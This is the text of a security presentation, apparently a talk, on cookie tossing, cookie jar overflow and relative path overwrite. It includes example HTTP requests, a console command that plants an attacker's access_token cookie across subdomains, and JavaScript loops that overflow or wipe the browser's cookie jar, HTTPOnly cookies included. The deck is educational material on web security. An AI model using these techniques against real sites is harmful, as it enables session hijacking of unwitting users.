- For example, if an attacker has an XSS in *sandbox.0xgodson.com*, they could use this technique to set cookies to all the subdomains of the *0xgodson.com* domain.

Cookie Tossing



Cookie Tossing



GET /myself HTTP/2

Host: **0xgodson.com**

Cookie: session_id=<attacker's session>

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/121.0.6167.160 Safari/537.36

Cookie Tossing

IS IT POSSIBLE TO OVERWRITE EXISTING COOKIES WITH COOKIE TOSSING?

Cookie Tossing

IS IT POSSIBLE TO OVERWRITE EXISTING COOKIES WITH COOKIE TOSSING?

GET /myself HTTP/1.1

Host: 0xgodson.com

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

Date: Sat, 24 Feb 2024 05:46:01 GMT

Content-Length: 62298

Set-Cookie: access_token=victim_access_token; Secure; HTTPOnly; SameSite=Lax; Path=/;

...snip...

Cookie Tossing

```
> document.domain;
< 'misc.0xgodson.com'
> document.cookie = "access_token=<attacker's_access_token>; domain=.0xgodson.com"
< "access_token=<attacker's_access_token>; domain=.0xgodson.com"
>
```

Cookie Tossing

```
> document.domain;
< 'misc.0xgodson.com'
> document.cookie = "access_token=<attacker's_access_token>; domain=.0xgodson.com"
< "access_token=<attacker's_access_token>; domain=.0xgodson.com"
>
```

GET /myself HTTP/1.1

Host: 0xgodson.com

Cookie: access_token=victim_access_token; access_token=<attacker's_access_token>

...snip...

HTTP/1.1 200 OK


...snip...

Cookie Tossing

RFC 6265

> 2. The user agent SHOULD sort the cookie-list in the following order:
>
> * Cookies with longer paths are listed before cookies with shorter paths.
>
> * Among cookies that have equal-length path fields, cookies with earlier creation-times are listed before cookies with later creation-times.

Cookie Tossing



GET /myself HTTP/2

Host: 0xgodson.com

Cookie: access_token=<attacker's_access_token>; access_token=victim_access_token

...snip...

HTTP/1.1 200 OK

...snip...

Cookie Jar Overflow

- Cookie Jar Overflow is a technique in which an attacker could use JavaScript to overflow the browser's cookie jar. By overflowing it, an attacker could overwrite the existing cookie. Even HTTPOnly Cookies can be overwritten using this technique.

Cookie Jar Overflow

- Cookie Jar Overflow is a technique in which an attacker could use JavaScript to overflow the browser's cookie jar. By overflowing it, an attacker could overwrite the existing cookie. Even HTTPOnly Cookies can be overwritten using this technique.
- Furthermore, if the HTTPOnly cookie is shared with its subdomains, an attacker can use any of the application's subdomains to launch this attack and overwrite HTTPOnly cookies.

Cookie Jar Overflow

- This can be done by overflowing the cookie jar. The following JavaScript code can be executed to overflow the cookie jar. When new cookies are added to the cookie jar, the browser will delete old cookies even if they have the HTTPOnly attribute if there is no space left in the cookie jar.

Cookie Jar Overflow

- This can be done by overflowing the cookie jar. The following JavaScript code can be executed to overflow the cookie jar. When new cookies are added to the cookie jar, the browser will delete old cookies even if they have the HTTPOnly attribute if there is no space left in the cookie jar.

```
// Set many cookies
for (let i = 0; i < 700; i++) {
    document.cookie = `cookie${i}=${i}; Secure`;
}
```

Cookie Jar Overflow

- The following JavaScript code can be executed to delete all the cookies in the cookie jar.

Source: Cookie Jar Overflow

Cookie Jar Overflow

- The following JavaScript code can be executed to delete all the cookies in the cookie jar.

```
// Remove all cookies
for (let i = 0; i < 700; i++) {
    document.cookie = `cookie${i}=${i};expires=Thu, 01 Jan 1970 00:00:01 GMT`;
}
```

Source: Cookie Jar Overflow

Cookie Jar Overflow

- The following JavaScript code can be executed to delete all the cookies in the cookie jar.

```
// Remove all cookies
for (let i = 0; i < 700; i++) {
    document.cookie = `cookie${i}=${i};expires=Thu, 01 Jan 1970 00:00:01 GMT`;
}
```

- Similarly, if the HTTPOnly cookie is shared with subdomains of the application, then an attacker from the subdomain can delete those HTTPOnly cookies by overflowing it from the *samesite* domain.

Source: Cookie Jar Overflow

Relative Path Overwrite

Relative Path Overwrite

Relative Path	Absolute Path
<script src="./static/main.js">	<script src="https://0xgodson.com/static/main.js">

- In a Relative Path Overwrite attack, the attacker manipulates the relative path used by the application to access resources such as files or directories. By controlling the path, the attacker may be able to overwrite or manipulate sensitive files or resources that the application uses.

Relative Path Overwrite

GET /api/me HTTP/1.1

Host: 0xgodson.com

...snip...

HTTP/1.1 200 OK

...snip...

<script src="../static/main.js">

...snip...

GET https://0xgodson.com/api/main.js HTTP/1.1

Backend normalized Path → /api/testing/../me → /api/me

GET /api/testing/..%2fme/ HTTP/1.1

Host: 0xgodson.com

...snip...

HTTP/1.1 200 OK

...snip...

<script src="../static/main.js">

...snip...

GET https://0xgodson.com/api/testing/static/main.js HTTP/1.1

Relative Path Overwrite - Exploitation Requirements

- You must be able to upload files to the server.
- The server should perform path normalization.
- The application should use relative path.

Relative Path Overwrite

Lab

CONTACT

@0xGodson_

Email 0xgodson@gmail.com

Pitch

Want to make a presentation like this one?

Start with a fully customizable template, create a beautiful deck in minutes, then easily share it with anyone.

Create a presentation (It's free)